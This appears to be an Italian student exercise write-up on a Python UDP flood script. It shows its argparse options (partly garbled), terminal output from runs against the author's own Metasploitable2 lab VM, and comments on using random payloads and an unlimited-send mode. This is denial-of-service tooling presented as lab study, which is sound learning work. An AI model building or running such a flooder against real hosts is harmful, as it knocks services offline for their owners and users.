


UDP FLOOD SCRIPT

Esercizio creazione di uno script python per UDP Flood.

Script in azione (bersaglio VM Metasploitable2 personale):




```
def parse_args()->argparse.Namespace:
    description="Send random 1KB UDP packets to target.",
    formatter_class=argparse.ArgumentDefaultsHelpFormatter,

    parser.add_argument(
        "-t","--target",
        required=True,
        metavar="IP",
        help="Destination IPv4"
    )
    parser.add_argument(
        "-p","--port",
        type=int,
        default=5005, #1 set the default UDP as 5005
        metavar="PORT",
        help="Destination UDP port (Default [5005], must be between 1024 and 65535)"
    )
    parser.add_argument(
        "-n","--count",
        type=int,
        default=100,
        metavar="N",
        help="Number of packets to send (Default 100)"
    )
    parser.add_argument(
        "-s","--size",
        type=int,
        default=1024,
        metavar="BYTES",
        help="Packet payload size in bytes (Default 1024 / 1KB)"
    )
    parser.add_argument(
        "-d","--delay",
        type=float,
        default=0.0,
        metavar="SEC",
        help="Delay for every packet (in seconds)"
    )
    parser.add_argument(
        "-v","--verbose",
        action="store_true",
        help="Print info for every packet"
    )

(kali@kali) ~/Desktop/old CS
$ python3 UDPFlood.py -t 192.168.20.100
[TARGET]:192.168.20.100:5005
[PACKETS]:100
[SIZE]:1024 packets
[DELAY]:0.0s between packets
[Packets Sent] 100 | [Packet Rate] 148365.9 pkt/s | [Bytes Rate] 148365.9 KB/s

[Packets Sent] 100 | [Dropped packets] 0 | [Total Sent] 100.00 KB | [Time] 0.00 | [Rate] 142857.8 pkt/s & 142857.8 KB/s
```

Con flag verbose:



```
[Sent Packet]# 92 | [Packet Size] 1024 | [Elapsed Time] 0.03s
[Sent Packet]# 93 | [Packet Size] 1024 | [Elapsed Time] 0.03s
[Sent Packet]# 94 | [Packet Size] 1024 | [Elapsed Time] 0.03s
[Sent Packet]# 95 | [Packet Size] 1024 | [Elapsed Time] 0.03s
[Sent Packet]# 96 | [Packet Size] 1024 | [Elapsed Time] 0.03s
[Sent Packet]# 97 | [Packet Size] 1024 | [Elapsed Time] 0.03s
[Sent Packet]# 98 | [Packet Size] 1024 | [Elapsed Time] 0.03s
[Sent Packet]# 99 | [Packet Size] 1024 | [Elapsed Time] 0.03s
[Sent Packet]# 100 | [Packet Size] 1024 | [Elapsed Time] 0.03s

[Packets Sent] 100 | [Dropped packets] 0 | [Total Sent] 100.00 KB | [Time] 0.03 | [Rate] 3282.1 pkt/s & 3282.1 KB/s
```

Con flag "delay"

```
(kali@kali) - [~/Desktop/old CS]
$ python3 UDPflood.py -t 192.168.20.100 -p 5005 -n 0 -s 1024 -d 2 -v
[TARGET]:192.168.20.100:5005
[PACKETS]:Unlimited
[SIZE]:1024 packets
[DELAY]:2.0s between packets
[Sent Packet]# 1 | [Packet Size] 1024 | [Elapsed Time] 0.00s
[Sent Packet]# 2 | [Packet Size] 1024 | [Elapsed Time] 2.00s
[Sent Packet]# 3 | [Packet Size] 1024 | [Elapsed Time] 4.01s
[Sent Packet]# 4 | [Packet Size] 1024 | [Elapsed Time] 6.01s
[Sent Packet]# 5 | [Packet Size] 1024 | [Elapsed Time] 8.01s
^C
[INTERRUPTED]

=====
[Packets Sent] 5 | [Dropped packets] 0 | [Total Sent] 5.00 KB | [Time] 9.41 | [Rate] 0.5 pkt/s & 0.5 KB/s
=====
```

Commenti:

- 1) utilizza os.urandom per generare i pacchetti da spedire di dimensione 1024 bytes, os.urandom legge direttamente da /dev/urandom su Linux ed è crittograficamente sicuro anche se questo non era strettamente necessario.
- 2) Con socket.socket(socket.AF_INET, socket.SOCK_DGRAM) specifico la creazione di un socket IPv4 UDP (Datagram) senza three way handshake.
- 3) Ho un counter sent e dropped oltre che una cattura di timestamp che utilizzo per statistiche di connessioni come pacchetti/secondo o kb/secondo
- 4) Le flags argparse vengono utilizzate per specificare il target, il port bersaglio, il numero di pacchetti da mandare (infiniti se -n o --count equivale a 0, altrimenti il default è di 100 pacchetti). Ci sono dei veloci controlli per valori non validi per le varie flag.